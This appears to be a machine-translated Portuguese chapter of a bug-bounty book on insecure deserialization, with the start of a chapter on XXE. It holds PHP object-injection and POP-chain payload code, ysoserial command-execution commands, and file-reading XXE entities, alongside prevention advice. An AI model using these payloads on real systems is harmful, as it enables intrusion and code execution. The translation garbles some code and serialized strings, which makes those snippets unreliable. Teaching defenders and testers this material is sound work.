Embora a maioria dos bugs de desserialização na natureza seja causada por desserialização insegura em Java, também descobri que as vulnerabilidades de

deserialização em PHP são extremamente comuns. Em meu projeto de pesquisa que estudou vulnerabilidades de desserialização

Ao analisar as vulnerabilidades de desserialização no HackerOne, descobri que metade de todas as vulnerabilidades de desserialização divulgadas foi causada por desserialização insegura no PHP. Também descobri que a maioria das vulnerabilidades de desserialização é resolvida como vulnerabilidades de alto impacto ou de impacto crítico; incrivelmente, a maioria pode ser usada para causar a execução de código arbitrário no servidor de destino.

Quando ocorrem vulnerabilidades de desserialização inseguras no PHP, às vezes as chamamos de *vulnerabilidades de injeção de objeto PHP*. Para entender as injeções de objetos do PHP, primeiro você precisa entender como o PHP serializa e desserializa objetos.

Quando um aplicativo precisa armazenar um objeto PHP ou transferi-lo pela rede, ele chama a função PHP `serialize()` para empacotá-lo. Quando o aplicativo precisa usar esses dados, ele chama `unserialize()` para desempacotar e obter o objeto subjacente.

Por exemplo, este trecho de código serializará o objeto chamado `user`:

```
<?php
1 classe User{
    public $username;
    public $status;
}
2 $user = novo usuário;
3 $user->username = 'vickie';
4 $user->status = 'not admin';
5 echo serialize($user);
?>
```

Esse trecho de código PHP declara uma classe chamada `User`. Cada objeto `User` conterá um atributo `$username` e um atributo `$status` **1**. Em seguida, ele cria um novo objeto `User` chamado `$user` **2**. Ele define o atributo `$username` de `$user` como 'vickie' **3** e seu atributo `$status` como 'not admin' **4**. Em seguida, ele serializa o objeto `$user` e imprime a string que representa o objeto serializado **5**.

Armazene esse trecho de código em um arquivo chamado `serialize_test.php` e execute-o usando o comando `php serialize_test.php`. Você deve obter a cadeia de caracteres serializada que representa o objeto do usuário:

```
O:4: "Usuário":2:{s:8: "nome de usuário";s:6: "vickie";s:6: "status";s:9: "não administrador";}
```

Vamos detalhar essa string serializada. A estrutura básica de uma string serializada do PHP é *tipo de dados: dados*. Em termos de tipos de dados, b representa um booleano, i representa um número inteiro, d representa um float, s representa uma string, a representa uma matriz e O representa uma instância de objeto de uma classe específica. Alguns desses tipos são seguidos de informações adicionais sobre os dados, conforme descrito aqui:

```
b:THE_BOOLEAN;
i:THE_INTEGER;
d:THE_FLOAT;
s:LENGTH_OF_STRING: "ATUAL_STRING";
a:NUMBER_OF_ELEMENTS:{ELEMENTS}
O:LENGTH_OF_NAME: "CLASS_NAME":NUMBER_OF_PROPERTIES:{PROPERTIES}
```

Usando essa referência como guia, podemos ver que nossa string serializada representa um objeto da classe User. Ele tem duas propriedades. A primeira propriedade tem o nome username (nome de usuário) e o valor vickie. A segunda propriedade tem o nome status e o valor not admin. Os nomes e valores são todos strings.

Quando estiver pronto para operar com o objeto novamente, você poderá desserializar a string com unserialize():

```
<?php
1 classe User{
    public $username;
    public $status;
}
$user = novo usuário;
$user->username = 'vickie';
$user->status = 'not admin';
$serialized_string = serialize($user);

2 $unserialized_data = unserialize($serialized_string);
3 var_dump($unserialized_data);
var_dump($unserialized_data["status"]);
?>
```

As primeiras linhas desse trecho de código criam um objeto de usuário, serializam-no e armazenam a string serializada em uma variável chamada \$serialized_string 1. Em seguida, ele desserializa a string e armazena o objeto restaurado na variável \$unserialized_data 2. A função PHP var_dump() exibe o valor de uma variável. As duas últimas linhas exibem o valor do objeto não serializado

\$unserialized_data e sua propriedade de status 3.

A maioria das linguagens de programação orientadas a objetos tem interfaces semelhantes para serializar e desserializar objetos de programa, mas o formato de seus objetos serializados é diferente. Algumas linguagens de programação também permitem que os desenvolvedores façam a serialização em outros formatos padronizados, como JSON e YAML.

Controle de valores de variáveis

Você já deve ter notado algo suspeito aqui. Se o objeto serializado não estiver criptografado ou assinado, qualquer pessoa poderá criar um objeto User? A resposta é sim! Essa é uma maneira comum de a desserialização insegura colocar os aplicativos em risco.

Uma maneira possível de explorar uma vulnerabilidade de injecção de objeto PHP é manipular as variáveis do objeto. Alguns aplicativos simplesmente passam um objeto serializado como um método de autenticação sem criptografá-lo ou assiná-lo, achando que a serialização por si só impedirá que os usuários adulterem os valores. Se esse for o caso, você pode mexer com os valores codificados na string serializada:

```
<?php
classe User{
    public $username;
```

```
    public $status;  
}  
$user = novo usuário;  
$user->username = 'vickie';  
1 $user->status = 'admin'; echo  
    serialize($user);  
?>
```

Neste exemplo do objeto User que criamos anteriormente, você altera o status para admin modificando o script PHP 1. Em seguida, você pode interceptar a solicitação de saída em seu proxy e inserir o novo objeto no lugar do antigo para ver se o aplicativo concede a você privilégios de administrador.

Você também pode alterar sua string serializada diretamente:

```
O:4: "Usuário":2:{s:8: "nome de usuário";s:6: "vickie";s:6: "status";s:9: "admin";}
```

Se estiver manipulando diretamente a cadeia serializada, lembre-se de alterar também o marcador de comprimento da cadeia, já que o comprimento da cadeia de status foi alterado:

```
O:4: "Usuário":2:{s:8: "nome de usuário";s:6: "vickie";s:6: "status";s:5: "admin";}
```

unserialize() Sob o capô

Para entender como unserialize() pode levar a RCEs, vamos dar uma olhada em como o PHP cria e destrói objetos.

Os métodos mágicos do PHP são nomes de métodos no PHP que têm propriedades especiais. Se a classe do objeto serializado implementar qualquer método com um nome mágico, esses métodos terão propriedades mágicas, como a execução automática durante determinados pontos da execução ou quando determinadas condições forem atendidas. Dois desses métodos mágicos são `wakeup()` e `destruct()`.

O método `wakeup()` é usado durante a instanciação quando o programa cria uma instância de uma classe na memória, que é o que `unserialize()` faz; ele pega a string serializada, que especifica a classe e as propriedades desse objeto, e usa esses dados para criar uma cópia do objeto originalmente serializado. Em seguida, ele procura o método `wakeup()` e executa o código nele. O método `wakeup()` é normalmente usado para reconstruir quaisquer recursos que o objeto possa ter, restabelecer quaisquer conexões de banco de dados que tenham sido perdidas durante a serialização e executar outras tarefas de reinicialização. Ele costuma ser útil durante um ataque de injeção de objeto PHP porque fornece um ponto de entrada conveniente para o banco de dados do servidor ou para outras funções do programa.

Em seguida, o programa opera no objeto e o utiliza para executar outras ações. Quando não houver referências ao objeto desserializado, o programa chamará a função `destruct()` para limpar o objeto. Esse método geralmente contém código útil em termos de exploração. Por exemplo, se um método `destruct()` contiver código que exclua e limpe os arquivos associados ao objeto, o invasor poderá interferir na integridade do sistema de arquivos controlando a entrada passada para essas funções.

Alcançando o RCE

Quando você controla um objeto serializado passado para unserialize(), você controla as propriedades do objeto criado. Também pode ser possível controlar os valores passados para métodos executados automaticamente, como wakeup() ou

destruct(). Se você puder fazer isso, é possível obter o RCE.

Por exemplo, considere este exemplo de código vulnerável, extraído de https://www.owasp.org/index.php/PHP_Object_Injection:

```
1 classe Exemplo2
{
    private $hook;
    função construct(){
        // algum código PHP...
    }
    função wakeup(){
        2 Se (isset($this->hook)) eval($this->hook);
    }
}
// algum código PHP...

3 $user_data = unserialize($_COOKIE['data']);
```

O código declara uma classe chamada Example2. Ela tem um atributo \$hook e dois métodos: construct() e wakeup() 1. A função wakeup() executa a string armazenada em \$hook como código PHP se \$hook não estiver vazio 2. A função PHP eval() recebe uma string e executa o conteúdo da string como código PHP. Em seguida, o programa executa unserialize() em um cookie fornecido pelo usuário chamado data 3.

Aqui, é possível obter o RCE porque o código passa um objeto fornecido pelo usuário para unserialize(), e há uma classe de objeto, Example2, com um método mágico que executa automaticamente eval() na entrada fornecida pelo usuário quando o objeto é instanciado.

Para explorar esse RCE, você definiria seu cookie de dados como um objeto Example2 serializado e a propriedade hook como o código PHP que deseja executar. Você pode gerar o objeto serializado usando o seguinte trecho de código:

```
classe Exemplo2
{
    private $hook = "phpinfo();";
}
print 1 urlencode(serial化(new Example2));
```

Antes de imprimirmos o objeto, precisamos codificá-lo no URL 1, pois estaremos injetando o objeto por meio de um cookie. Passar a cadeia de caracteres gerada por esse código para o cookie de dados fará com que o servidor execute o código PHP phpinfo(), que gera informações sobre a configuração do PHP no servidor. O código

A função `phpinfo()` é frequentemente usada como uma função de prova de conceito a ser executada em relatórios de bugs para comprovar a injeção bem-sucedida de comandos PHP. Veja a seguir o que acontece em detalhes no servidor de destino durante esse ataque:

1. O objeto serializado `Example2` é passado para o programa como os dados cookie.
2. O programa chama `unserialize()` no cookie de dados.
3. Como o cookie de dados é um objeto serializado do `Example2`, `unserialize()` instancia um novo objeto `Example2`.
4. A função `unserialize()` vê que a classe `Example2` tem `wakeup()` implementado, então `wakeup()` é chamado.
5. A função `wakeup()` procura a propriedade `$hook` do objeto e, se ela não for `NULL`, executa `eval($hook)`.
6. A propriedade `$hook` não é `NULL`, pois está definida como `phpinfo();` e, portanto `eval("phpinfo();")` é executado.
7. Você conseguiu o RCE executando o código PHP arbitrário que colocou no cookie de dados.

Uso de outros métodos mágicos

Até agora, mencionamos os métodos mágicos `wakeup()` e `destruct()`. Na verdade, há quatro métodos mágicos que você achará particularmente úteis ao tentar explorar uma vulnerabilidade de `unserialize()`: `wakeup()`, `destruct()`, `toString()` e `call()`.

Ao contrário de `wakeup()` e `destruct()`, que sempre são executados se o objeto for criado, o método `toString()` é chamado somente quando o objeto é tratado como uma string. Ele permite que uma classe decida como reagirá quando um de seus objetos for tratado como uma cadeia de caracteres. Por exemplo, ela pode decidir o que exibir se o objeto for passado para uma função `echo()` ou `print()`. Você verá um exemplo de uso desse método em um ataque de desserialização em "Uso de cadeias POP" na página 238.

Um programa invoca o método `call()` quando um método indefinido é chamado. Por exemplo, uma chamada para `$object->undefined($args)` se transformará em

`$object->call('undefined', $args)`. Novamente, a capacidade de exploração desse método mágico varia muito, dependendo de como ele foi implementado. Às vezes, os invasores podem explorar esse método mágico quando o código do aplicativo contém um erro ou quando os usuários têm permissão para definir um nome de método para chamar a si mesmos.

Normalmente, esses quatro métodos mágicos são os mais úteis para exploração, mas existem muitos outros métodos. Se os mencionados aqui não forem exploráveis, talvez valha a pena verificar a implementação dos outros métodos mágicos da classe para ver se você pode iniciar uma exploração a partir daí. Leia mais sobre os métodos mágicos do PHP em <https://www.php.net/manual/en/language.oop5.magic.php>.

Uso de cadeias POP

Até agora, você sabe que quando os invasores controlam um objeto serializado passado para unserialize(), eles podem controlar as propriedades do objeto criado. Isso lhes dá a oportunidade de sequestrar o fluxo do aplicativo escolhendo os valores passados para métodos mágicos como wakeup().

Essa exploração funciona . . . às vezes. Mas essa abordagem tem um problema: e se os métodos mágicos declarados da classe não contiverem nenhum código útil em termos de exploração? Por exemplo, às vezes as classes disponíveis para injecções de objetos contêm apenas alguns métodos, e nenhum deles contém oportunidades de injecção de código. Então, a desserialização insegura é inútil, e a exploração é um fracasso, certo?

Temos outra maneira de obter RCE mesmo nesse cenário: Cadeias POP. Uma *cadeia de programação orientada a propriedades (POP)* é um tipo de exploração cujo nome vem do fato de que o invasor controla todas as propriedades do objeto desserializado. As cadeias POP funcionam encadeando partes de código, chamadas de *gadgets*, para atingir o objetivo final do invasor. Esses gadgets são trechos de código extraídos da base de código. As cadeias POP usam métodos mágicos como seu gadget inicial. Os atacantes podem então usar esses métodos para chamar outros gadgets.

Se isso parecer abstrato, considere o seguinte exemplo de código de aplicativo, extraído de https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection:

```
classe Exemplo
{
1 private $obj;
    função construct()
    {
        // algum código PHP...
    }
    função wakeup()
    {
2 Se (isset($this->obj)) retornar $this->obj->evaluate();
    }
}

classe CodeSnippet
{
3 private $code;

4 função evaluate()
    {
        eval($this->code);
    }
}

// algum código PHP...

5 $user_data = unserialize($_POST['data']);
// algum código PHP...
```

Nesse aplicativo, o código define duas classes: Example e CodeSnippet. Example tem uma propriedade chamada obj 1 e, quando um objeto Example é desserializado, sua função wakeup() é chamada, o que chama o método evaluate() de obj 2.

A classe CodeSnippet tem uma propriedade chamada code que contém a cadeia de código a ser executada 3 e um método evaluate() 4, que chama eval() na cadeia de código.

Em outra parte do código, o programa aceita o parâmetro POST dados do usuário e chama unserialize() para eles 5.

Como essa última linha contém uma vulnerabilidade de desserialização insegura, um invasor pode usar o código a seguir para gerar um objeto serializado:

```
classe CodeSnippet
{
    private $code = "phpinfo();";
}
classe Exemplo
{
    private $obj;
    função construct()
    {
        $this->obj = new CodeSnippet();
    }
}
print urlencode(serialze(new Example));
```

Esse trecho de código define uma classe chamada CodeSnippet e define sua propriedade code como phpinfo(). Em seguida, ele define uma classe chamada Example e define sua propriedade obj como uma nova instância de CodeSnippet na instanciação. Por fim, ele cria uma instância de Example, serializa-a e codifica a string serializada no URL. O invasor pode então alimentar a cadeia de caracteres gerada nos dados do parâmetro POST.

Observe que o objeto serializado do invasor usa nomes de classes e propriedades encontrados em outras partes do código-fonte do aplicativo. Como resultado, o programa fará o seguinte quando receber a string de dados criada.

Primeiro, ele desserializará o objeto e criará uma instância do Example. Em seguida, como o Example implementa wakeup(), o programa chamará wakeup() e verá que a propriedade obj está definida como uma instância de CodeSnippet. Por fim, ele chamará o método evaluate() do obj, que executa eval("phpinfo();"), já que o invasor definiu a propriedade code como phpinfo(). O invasor pode executar qualquer código PHP de sua escolha.

As cadeias POP atingem o RCE encadeando e reutilizando o código encontrado na base de código do aplicativo. Vamos dar uma olhada em outro exemplo de como usar cadeias POP para obter injeção de SQL. Esse exemplo também foi retirado de https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection.

Digamos que um aplicativo defina uma classe chamada Exemplo3 em algum lugar do código e desserialize a entrada do usuário não higienizada dos dados do parâmetro POST:

```
classe Example3
{
    protected $obj; function
    construct()
```

{

```

        // algum código PHP...
    }
1 função toString()
{
    Se (isset($this->obj)) retornar $this->obj->getValue();
}
}

// algum código PHP...

$user_data = unserialize($_POST['data']);

// algum código PHP...

```

Observe que o Exemplo3 implementa o método mágico `toString()` 1. Nesse caso, quando uma instância do `Example3` for tratada como uma string, ela retornará o resultado do método `getValue()` executado em sua propriedade `$obj`.

Digamos também que, em algum lugar do aplicativo, o código defina a classe `SQL_Row_Value`. Ela tem um método chamado `getValue()`, que executa uma consulta SQL. A consulta SQL recebe a entrada da propriedade `$_table` da classe `SQL_Row_Value` instance:

```

classe SQL_Row_Value
{
    private $_table;
    // algum código PHP...
    function getValue($id)
    {
        $sql = "SELECT * FROM {$this->_table} WHERE id = " . (int)$id;
        $result = mysql_query($sql, $DBFactory::getConnection());
        $row = mysql_fetch_assoc($result); return
        $row['value'];
    }
}

```

Um invasor pode conseguir injeção de SQL controlando o `$obj` no `Example3`. O código a seguir criará uma instância do `Example3` com `$obj` definido como `SQL_Row_Value` e com `$_table` definido como a string "SQL Injection":

```

classe SQL_Row_Value
{
    private $_table = "Injeção de SQL";
}
classe Example3
{
    protected $obj; function
    construct()
    {
        $this->obj = new SQL_Row_Value;
    }
}
print urlencode(serialized(new Example3));

```

Como resultado, sempre que a instância Example3 do invasor for tratada como uma string, o método `get_Value()` do `$obj` será executado. Isso significa que o SQL

O método `get_Value()` de `_Row_Value` será executado com a cadeia de caracteres `$_table` definida como "SQL Injection".

O invasor conseguiu uma injeção de SQL limitada, pois pode controlar a string passada para a consulta SQL `SELECT * FROM {$this->_table} WHERE id = " . (int)$id;`.

As cadeias POP são semelhantes aos ataques de *programação orientada a retorno (ROP)*, uma técnica interessante usada na exploração de binários. Você pode ler mais sobre ela na Wikipedia, em https://en.wikipedia.org/wiki/Return-oriented_programming.

Java

Agora que você entende como funciona a desserialização insegura no PHP, vamos explorar outra linguagem de programação propensa a essas vulnerabilidades: Java. Os aplicativos Java são propensos a vulnerabilidades de desserialização insegura porque muitos deles lidam com objetos serializados. Para entender como explorar as vulnerabilidades de desserialização em Java, vamos ver como a serialização e a desserialização funcionam em Java.

Para que os objetos Java sejam serializáveis, suas classes devem implementar a interface `java.io.Serializable`. Essas classes também implementam métodos especiais, `writeObject()` e `readObject()`, para lidar com a serialização e a desserialização, respectivamente, dos objetos dessa classe. Vamos dar uma olhada em um exemplo. Armazene esse código em um arquivo chamado `SerializeTest.java`:

```
import java.io.ObjectInputStream; import
java.io.ObjectOutputStream; import
java.io.InputStream; import
java.io.OutputStream; import
java.io.Serializable; import
java.io.IOException;
```

```
1 class User implements Serializable{
2     public String nome de usuário;
3 }
```

```
classe pública SerializeTest{

    public static void main(String args[]) throws Exception{

        3 Usuário newUser = new User();
        4 newUser.username = "vickie";

        FileOutputStream fos = new FileOutputStream("object.ser");
        ObjectOutputStream os = new ObjectOutputStream(fos);
        5 os.writeObject(newUser);
        os.close();

        FileInputStream is = new FileInputStream("object.ser"); ObjectInputStream
        ois = new ObjectInputStream(is);
```

```
6 Usuário storedUser = (User)ois.readObject();
    System.out.println(storedUser.username); ois.close();
}
}
```

Em seguida, no diretório em que você armazenou o arquivo, execute estes comandos.

Eles compilarão o programa e executarão o código:

```
$ javac SerializeTest.java
$ java SerializeTest
```

Você deverá ver a string vickie impressa como saída. Vamos detalhar um pouco o programa. Primeiro, definimos uma classe chamada User que implementa Serializable **1**. Somente as classes que implementam Serializable podem ser serializadas e deserializadas. A classe User tem um atributo de nome de usuário que é usado para armazenar o nome de usuário **2**.

Em seguida, criamos um novo objeto User **3** e definimos seu nome de usuário como a string "vickie" **4**. Gravamos a versão serializada de newUser e a armazenamos no arquivo object.ser **5**. Por fim, lemos o objeto do arquivo, o desserializamos e imprimimos o nome de usuário do usuário **6**.

Para explorar os aplicativos Java por meio de um bug de desserialização inseguro, primeiro precisamos encontrar um ponto de entrada para inserir o objeto serializado malicioso. Nos aplicativos Java, os objetos serializáveis são frequentemente usados para transportar dados em cabeçalhos HTTP, parâmetros ou cookies.

Os objetos serializados em Java não são legíveis por humanos como as strings serializadas em PHP. Eles também costumam conter caracteres não imprimíveis. Mas eles têm algumas assinaturas que podem ajudá-lo a reconhecê-los e a encontrar possíveis pontos de entrada para suas explorações:

- Começa com AC ED 00 05 em hexadecimal ou rO0 em base64. (Você pode vê-los em solicitações HTTP como cookies ou parâmetros).
- O cabeçalho Content-Type de uma mensagem HTTP é definido como application/x-java-serialized-object.

Como os objetos serializados em Java contêm muitos caracteres especiais, é comum codificá-los antes da transmissão, portanto, procure também versões codificadas de forma diferente dessas assinaturas.

Depois de descobrir um objeto serializado fornecido pelo usuário, a primeira coisa que você pode tentar é manipular a lógica do programa adulterando as informações armazenadas nos objetos. Por exemplo, se o objeto Java for usado como cookie para controle de acesso, você pode tentar alterar os nomes de usuário, os nomes de função e outros marcadores de identidade presentes no objeto, re-serializá-lo e retransmíti-lo de volta ao aplicativo. Você também pode tentar adulterar qualquer tipo de valor no objeto que seja um caminho de arquivo, especificador de arquivo ou valor de fluxo de controle para ver se consegue alterar o fluxo do programa.

Às vezes, quando o código não restringe quais classes o aplicativo tem permissão para desserializar, ele pode desserializar quaisquer classes serializáveis para as quais o

ele tem acesso. Isso significa que os invasores podem criar seus próprios objetos de qualquer classe. Um possível invasor pode obter RCE construindo objetos das classes certas que podem levar a comandos arbitrários.

Alcançando o RCE

O caminho de um bug de desserialização do Java para o RCE pode ser complicado. Para obter a execução do código, muitas vezes é necessário usar uma série de gadgets para chegar ao método desejado para a execução do código. Isso funciona de forma semelhante à exploração de Como já vimos erros de desserialização usando cadeias POP no PHP, não vamos repetir todo o processo aqui. Nos aplicativos Java, você encontrará gadgets nas bibliotecas carregadas pelo aplicativo. Usando os gadgets que estão no escopo do aplicativo, crie uma cadeia de invocações de métodos que, por fim, leva ao RCE.

Encontrar e encadear gadgets para formular uma exploração pode consumir muito tempo. Você também está limitado às classes disponíveis para o aplicativo, o que pode restringir o que suas explorações podem fazer. Para economizar tempo, tente criar cadeias de exploits usando gadgets em bibliotecas populares, como Apache Commons-Collections, Spring Framework, Apache Groovy e Apache Commons FileUpload. Você encontrará muitas delas publicadas on-line.

Automatizando a exploração usando o Ysoserial

O Ysoserial (<https://github.com/frohoff/ysoserial/>) é uma ferramenta que você pode usar para gerar cargas úteis que exploram bugs de desserialização inseguros do Java, economizando muito tempo ao evitar que você mesmo tenha que desenvolver cadeias de gadgets.

O Ysoserial usa uma coleção de cadeias de gadgets descobertas em bibliotecas Java comuns para formular objetos de exploração. Com o Ysoserial, você pode criar objetos serializados Java maliciosos que usam cadeias de gadgets de bibliotecas especificadas com um único comando:

```
$ java -jar ysoserial.jar gadget_chain command_to_execute
```

Por exemplo, para criar uma carga útil que use uma cadeia de gadgets na biblioteca Commons-Collections para abrir uma calculadora no host de destino, execute este comando:

```
$ java -jar ysoserial.jar CommonsCollections1 calc.exe
```

Todas as cadeias de gadgets geradas pelo Ysoserial concedem a você o poder de executar comandos no sistema. O programa pega o comando que você especificou e gera um objeto serializado que executa esse comando.

Às vezes, a biblioteca a ser usada para a cadeia de gadgets parece óbvia, mas muitas vezes é uma questão de tentativa e erro, pois você terá que descobrir quais bibliotecas vulneráveis o aplicativo de destino implementa. É nesse ponto que um bom reconhecimento o ajudará.

Você pode encontrar mais recursos sobre como explorar a desserialização do Java no GitHub em <https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet/>.

Prevenção

A defesa contra vulnerabilidades de desserialização é difícil. A melhor maneira de proteger um aplicativo contra essas vulnerabilidades varia muito de acordo com a linguagem de programação, as bibliotecas e o formato de serialização usados. Não existe uma solução única para todos os casos.

Certifique-se de não desserializar nenhum dado contaminado pela entrada do usuário sem as devidas verificações. Se a desserialização for necessária, use uma lista de permissões para restringir a desserialização a um pequeno número de classes permitidas.

Você também pode usar tipos de dados simples, como strings e matrizes, em vez de objetos que precisam ser serializados ao serem transportados. E, para evitar a adulteração de cookies serializados, você pode acompanhar o estado da sessão no servidor em vez de depender da entrada do usuário para obter informações sobre a sessão. Por fim, você deve ficar atento aos patches e certificar-se de que suas dependências estejam atualizadas para evitar a introdução de vulnerabilidades de desserialização por meio de código de terceiros.

Alguns desenvolvedores tentam atenuar as vulnerabilidades de desserialização identificando as classes comumente vulneráveis e removendo-as do aplicativo. Isso restringe efetivamente os gadgets disponíveis que os invasores podem usar nas cadeias de gadgets. No entanto, essa não é uma forma confiável de proteção. Limitar os gadgets pode ser uma ótima camada de defesa, mas os hackers são criativos e sempre podem encontrar mais gadgets em outras bibliotecas, criando maneiras criativas de obter os mesmos resultados. É importante abordar a causa principal dessa vulnerabilidade: o fato de o aplicativo desserializar os dados do usuário de forma insegura.

A OWASP Deserialization Cheat Sheet é um excelente recurso para aprender como evitar falhas de desserialização para sua tecnologia específica:
https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html.

Busca de desserialização insegura

A realização de uma revisão do código-fonte é a maneira mais confiável de detectar vulnerabilidades de desserialização. Com base nos exemplos deste capítulo, você pode ver que a maneira mais rápida de encontrar vulnerabilidades de desserialização inseguras é pesquisar as funções de desserialização no código-fonte e verificar se a entrada do usuário está sendo passada para elas de forma imprudente. Por exemplo, em um aplicativo PHP, procure por unserialize(), e em um aplicativo Java, procure por readObject(). Em aplicativos Python e Ruby, procure as funções pickle.loads() e Marshall.load(), respectivamente.

Mas muitos caçadores de bugs conseguiram encontrar vulnerabilidades de desserialização sem examinar nenhum código. Aqui estão algumas estratégias que você pode usar para encontrar a desserialização insegura sem acesso ao código-fonte.

Comece prestando muita atenção aos grandes blocos de dados passados para um aplicativo. Por exemplo, a string de base64 Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lljtzOjY6InZpY2tpZSI7czo2OijzdGF0dXMiO3M6OToibm90IGFkbWluljt9 é a versão codificada em base64 da string serializada do PHP O:4: "User":2:{s:8: "username";s:6: "vickie";s:6: "status";s:9: "not admin";}.

E esta é a representação base64 de um objeto Python serializado da classe Person com um atributo name de vickie: gASVLgAAAAAAAACMCF9fbWFpbI9fIIwGUGVyc29ulJOUKYGUfZSMBG5hbWWUjAZWaWNraWWUc2lu.

Esses grandes blocos de dados podem ser objetos serializados que representam oportunidades de injeção de objetos. Se os dados estiverem codificados, tente decodificá-los. A maioria dos dados codificados passados para aplicativos da Web é codificada com base64. Por exemplo, conforme mencionado anteriormente, os objetos serializados em Java geralmente começam com os caracteres hexadecimais AC ED 00 05 ou com os caracteres rO0 em base64. Preste atenção também ao cabeçalho Content-Type de uma solicitação ou resposta HTTP. Por exemplo, um Content-Type definido como application/x-java-serialized-object indica que o aplicativo está transmitindo informações por meio de objetos serializados Java.

Como alternativa, você pode começar procurando os recursos que são propensos a falhas de desserialização. Procure recursos que possam ter de desserializar objetos fornecidos pelo usuário, como entradas de banco de dados, tokens de autenticação e parâmetros de formulários HTML.

Depois de encontrar um objeto serializado fornecido pelo usuário, é necessário determinar o tipo de objeto serializado. É um objeto PHP, um objeto Python, um objeto Ruby ou um objeto Java? Leia a documentação de cada linguagem de programação para se familiarizar com a estrutura de seus objetos serializados.

Por fim, tente adulterar o objeto usando uma das técnicas que mencionei. Se o aplicativo usar o objeto serializado como um mecanismo de autenticação, tente adulterar os campos para ver se você consegue fazer login como outra pessoa. Você também pode tentar obter RCE ou injeção de SQL por meio de uma cadeia de gadgets.

Aumentando o ataque

Este capítulo já descreveu como os bugs de desserialização inseguros geralmente resultam em execução remota de código, concedendo ao invasor uma ampla gama de recursos para afetar o aplicativo. Por esse motivo, os bugs de desserialização são vulnerabilidades valiosas e impactantes. Mesmo quando o RCE não é possível, você pode conseguir um desvio de autenticação ou interferir de outra forma no fluxo lógico do aplicativo.

No entanto, o impacto da desserialização insegura pode ser limitado quando a vulnerabilidade se baseia em um ponto de entrada obscuro ou exige um determinado nível de privilégio de aplicativo para ser explorada, ou se a função vulnerável não estiver disponível para usuários não autenticados.

Ao escalar falhas de desserialização, leve em consideração o escopo e as regras do programa de recompensas. As vulnerabilidades de desserialização podem ser perigosas, portanto, certifique-se de não causar danos ao aplicativo de destino ao tentar manipular a lógica do programa ou executar código arbitrário. Leia o Capítulo 18 para obter dicas sobre como criar PoCs seguros para um RCE.

Encontrando sua primeira desserialização insegura!

Agora é hora de mergulhar de cabeça e encontrar sua primeira vulnerabilidade de desserialização insegura. Siga as etapas que cobrimos para encontrar uma:

1. Se puder ter acesso ao código-fonte de um aplicativo, procure funções de desserialização no código-fonte que aceitem a entrada do usuário.
2. Se não for possível obter acesso ao código-fonte, procure por grandes blocos de dados passados para um aplicativo. Isso pode indicar objetos serializados que estão codificados.
3. Como alternativa, procure recursos que possam precisar desserializar objetos fornecidos pelo usuário, como entradas de banco de dados, tokens de autenticação e parâmetros de formulários HTML.
4. Se o objeto serializado contiver informações sobre a identidade do usuário, tente adulterar o objeto serializado encontrado e veja se consegue contornar a autenticação.
5. Veja se você pode escalar a falha para uma injeção de SQL ou execução remota de código. Tenha muito cuidado para não causar danos ao aplicativo ou servidor de destino.
6. Elabore seu primeiro relatório de desserialização insegura!

15

EXMLEXTERNALENTIDADE



Os ataques a entidades externas de XML (XXEs) são vulnerabilidades de navegação rápida que têm como alvo os analisadores de XML de um aplicativo. Os XXEs podem ser muito

bugs impactantes, pois podem levar à divulgação de informações confidenciais, SSRFs e ataques DoS. Mas eles também são difíceis de entender e explorar.

Neste capítulo, vamos nos aprofundar nos detalhes dos XXEs para que você possa encontrar um na natureza. Também falaremos sobre como usar os XXEs para extrair arquivos confidenciais no sistema de destino, lançar SSRFs e acionar ataques de DoS.

Mecanismos

A Extensible Markup Language (XML) foi projetada para armazenar e transportar dados. Essa linguagem de marcação permite que os desenvolvedores definam e representem estruturas de dados arbitrárias em um formato de texto usando uma estrutura semelhante a uma árvore, como a de

HTML. Por exemplo, os aplicativos da Web normalmente usam XML para transportar informações de identidade na autenticação SAML (Security Assertion Markup Language). O XML pode ter a seguinte aparência:

```
<saml:AttributeStatement>
  <saml:Attribute Name="username">
    <saml:AttributeValue> vickieli
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

Observe aqui que, ao contrário do HTML, o XML tem nomes de tags definidos pelo usuário que permitem estruturar o documento XML livremente. O formato XML é amplamente usado em várias funcionalidades de aplicativos da Web, incluindo autenticação, transferências de arquivos e uploads de imagens, ou simplesmente para transferir dados HTTP do cliente para o servidor e vice-versa.

Os documentos XML podem conter uma *definição de tipo de documento (DTD)*, que define a estrutura de um documento XML e os dados que ele contém. Essas DTDs podem ser carregadas de fontes externas ou declaradas no próprio documento em uma tag DOCTYPE. Por exemplo, aqui está uma DTD que define uma entidade XML chamada arquivo:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
  <!ENTITY file "Hello!">
]>
<exemplo>&file;</exemplo>
```

As entidades XML funcionam como variáveis em linguagens de programação: sempre que você fizer referência a essa entidade usando a sintaxe &file, o documento XML carregará o valor de file em seu lugar. Nesse caso, qualquer referência de &file no documento XML será substituída por "Hello!".

Os documentos XML também podem usar *entidades externas* para acessar conteúdo local ou remoto com um URL. Se o valor de uma entidade for precedido por uma palavra-chave SYSTEM, a entidade é uma entidade externa e seu valor será carregado a partir do URL. Você pode ver aqui que a DTD a seguir declara uma entidade externa chamada file, e o valor de file é o conteúdo de file:///example.txt no sistema de arquivos local:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
  <!ENTITY file SYSTEM "file:///example.txt">
]>
<exemplo>&file;</exemplo>
```

Essa última linha carrega a entidade de arquivo no documento XML, fazendo referência ao conteúdo do arquivo de texto localizado em file:///example.txt.

As entidades externas também podem carregar recursos da Internet. Essa DTD declara uma entidade externa chamada file que aponta para a página inicial do site *example.com*:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY file SYSTEM "http://example.com/index.html">
]>
<exemplo>&file;</exemplo>
```

Qual é a vulnerabilidade oculta nessa funcionalidade? O problema é que, se os usuários puderem controlar os valores de entidades XML ou entidades externas, eles poderão divulgar arquivos internos, fazer varredura de portas em máquinas internas ou lançar ataques DoS.

Muitos sites usam analisadores XML antigos ou mal configurados para ler documentos XML. Se o analisador permitir DTDs definidas pelo usuário ou entradas do usuário dentro da DTD e estiver configurado para analisar e avaliar a DTD, os invasores poderão declarar suas próprias entidades externas para obter resultados maliciosos.

